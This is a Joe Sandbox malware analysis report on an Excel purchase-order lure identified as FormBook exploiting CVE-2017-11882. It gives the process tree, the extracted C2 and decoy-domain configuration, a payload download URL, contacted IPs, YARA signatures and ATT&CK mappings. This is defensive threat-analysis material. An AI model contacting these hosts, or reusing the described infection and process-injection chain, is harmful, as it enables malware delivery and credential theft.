ID: 528793
Sample Name: PO P232-2111228.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:31:11
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report PO P232-2111228.xlsx

Overview


General Information

Sample Name:	PO P232-2111228.xlsx
Analysis ID:	528793
MD5:	fe245cc71a6aaff…
SHA1:	5ad55c5abb6050..
SHA256:	9e315f448ba10b5.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2244 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1444 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2680 cmdline: "C:\Users\Public\vbc.exe" MD5: 37E3BB346ED2D40624668C1D80A9D560)
    - vbc.exe (PID: 1868 cmdline: "C:\Users\Public\vbc.exe" MD5: 37E3BB346ED2D40624668C1D80A9D560)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - wscript.exe (PID: 2536 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 979D74799EA6C8B8167869A68DF5204A)
          - cmd.exe (PID: 2564 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.lesventsfavorables.com/ecaq/"
  ],
  "decoy": [
    "hanshao886837.com",
    "darknessinwhite.com",
    "hermetiktipkombi.com",
    "donalsupplies.xyz",
    "fyourscript.com",
    "emotionfocusedapproaches.com",
    "companyinteldata.com",
    "msiscripting.com",
    "masu-masu-hitomi.com",
    "melbourneweddingofficiant.com",
    "trendyhunterr.com",
    "clawfootdesigns.com",
    "mrwhiskysteve.com",
    "enkaguclendirme.com",
    "ceuta-inversiones.com",
    "gzz06j.cloud",
    "tanahvilamalino.online",
    "click-explore.com",
    "quanqiu22222.com",
    "m4ob.com",
    "jonathandetail.com",
    "cmarinservices.com",
    "utiple.com",
    "creditb2b.com",
    "playjoker123.club",
    "tanveermusicacademy.info",
    "lovebonus.club",
    "georgebalaam.com",
    "bossreds.com",
    "shiftprotection.com",
    "sifeng.net",
    "dessinaimprimer.website",
    "tzryly.com",
    "riftvalleyfoods.com",
    "olympicasia.com",
    "thereserveatstockbridge.com",
    "allclaimspublicadjusting.com",
    "braveget.com",
    "quadrisign.com",
    "experimentalparadise.com",
    "turgidharrier.net",
    "oknafich-sochi.online",
    "clt12xx.xyz",
    "cozastore.net",
    "treeteescoop.com",
    "jerseystoreofficial.com",
    "14d7.com",
    "findur-guide.info",
    "tornfilmseries.net",
    "33ghouls.com",
    "ingleseacolazione.com",
    "ecofetalrecife.com",
    "flagimir.store",
    "myauroma.com",
    "sodavaranmali.com",
    "charzed.com",
    "lovelyurls.com",
    "primesolucoes.digital",
    "thinkpod.website",
    "232689tyc.com",
    "firedbybiden.com",
    "roelboogaard.com",
    "gomesmodeling.com",
    "tutoringangels.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.500496726.0000000000390000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.500496726.0000000000390000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.500496726.0000000000390000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.668009363.00000000000D0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.668009363.00000000000D0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
5.0.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 5 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO P232-2111228.xlsx	38%	Virustotal		Browse
PO P232-2111228.xlsx	38%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsv6C8A.tmp\gqsrfnlttu.dll	100%	Avira	HEUR/AGEN.1120891	
C:\Users\user\AppData\Local\Temp\nsv6C8A.tmp\gqsrfnlttu.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	11%	ReversingLabs	Win32.Trojan.Nsisx	
C:\Users\user\AppData\Local\Temp\nsv6C8A.tmp\gqsrfnlttu.dll	32%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\Public\vbc.exe	11%	ReversingLabs	Win32.Trojan.Nsisx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
5.0.vbc.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.vbc.exe.490000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.wscript.exe.2c8796c.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.vbc.exe.10000000.5.unpack	100%	Avira	HEUR/AGEN.1120891		Download File
7.2.wscript.exe.252310.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
14d7.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
www.lesventsfavorables.com/ecaq/	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.gzz06j.cloud/ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=4YbOQk8AO0vy4k2VmRJxI3NcMocUM9+uNZ05HSgMgTndh1RwRX9NSBB2ccr9KRceRZRXnw==	0%	Avira URL Cloud	safe	
http://103.167.92.57/981900000_2/vbc.exe	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.14d7.com/ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=+tTxZdgcqU79mMd7wf6ovAKHVoLw/EhrDF3C/ckFTtMjuwl+tr3xRs8m7m6dFdAioc4v8g==	0%	Avira URL Cloud	safe	
http://www.flagimir.store/ecaq/?z6BXjz6=qIaOAylHD+7nuLCKVj0dqMEagOlqUztLhCHwuYmgFKo0pBs1u2Qf4sHa5T8Epw0dehH0mQ==&k0Dli=0bA4dpDh3xCt	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
14d7.com	154.23.172.42	true	true	• 0%, Virustotal, Browse	unknown
www.flagimir.store	45.130.41.10	true	true		unknown
www.creditb2b.com	74.208.236.119	true	false		unknown
trendyhunterr.com	192.0.78.25	true	true		unknown
www.gzz06j.cloud	45.139.238.65	true	true		unknown
www.trendyhunterr.com	unknown	unknown	true		unknown
www.14d7.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.lesventsfavorables.com/ecaq/	true	• Avira URL Cloud: safe	low
http://www.gzz06j.cloud/ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=4YbOQk8AO0vy4k2VmRJxI3NcMocUM9+uNZ05HSgMgTndh1RwRX9NSBB2ccr9KRceRZRXnw==	true	• Avira URL Cloud: safe	unknown
http://103.167.92.57/981900000_2/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://www.14d7.com/ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=+tTxZdgcqU79mMd7wf6ovAKHVoLw/EhrDF3C/ckFTtMjuwl+tr3xRs8m7m6dFdAioc4v8g==	true	• Avira URL Cloud: safe	unknown
http://www.flagimir.store/ecaq/?z6BXjz6=qIaOAylHD+7nuLCKVj0dqMEagOlqUztLhCHwuYmgFKo0pBs1u2Qf4sHa5T8Epw0dehH0mQ==&k0Dli=0bA4dpDh3xCt	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.139.238.65	www.gzz06j.cloud	Russian Federation		202984	TEAM-HOSTASRU	true
45.130.41.10	www.flagimir.store	Russian Federation		198610	BEGET-ASRU	true
192.0.78.25	trendyhunterr.com	United States		2635	AUTOMATTICUS	true
154.23.172.42	14d7.com	United States		174	COGENT-174US	true
103.167.92.57	unknown	unknown		7575	AARNET-AS-APAustralianAcademicandResearchNetworkAARNe	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528793
Start date:	25.11.2021
Start time:	19:31:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO P232-2111228.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/24@5/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.1% (good quality ratio 31.1%) • Quality average: 72.6% • Quality standard deviation: 29.9%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:31:39	API Interceptor	74x Sleep call for process: EQNEDT32.EXE modified
19:31:47	API Interceptor	34x Sleep call for process: vbc.exe modified
19:32:03	API Interceptor	209x Sleep call for process: wscript.exe modified
19:32:55	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.139.238.65	Shipping_Doc190dk0lwt837.exe	Get hash	malicious	Browse	• www.lz4ios.cloud/u5eh/?o0Dd6f=wDKpS&4h=jU0I34sSbYrC6lNljBYu/zBOX+6eM0GkGwvHglxeKdilalU0Tu1NmOyE/bL+/VvtmDQ3
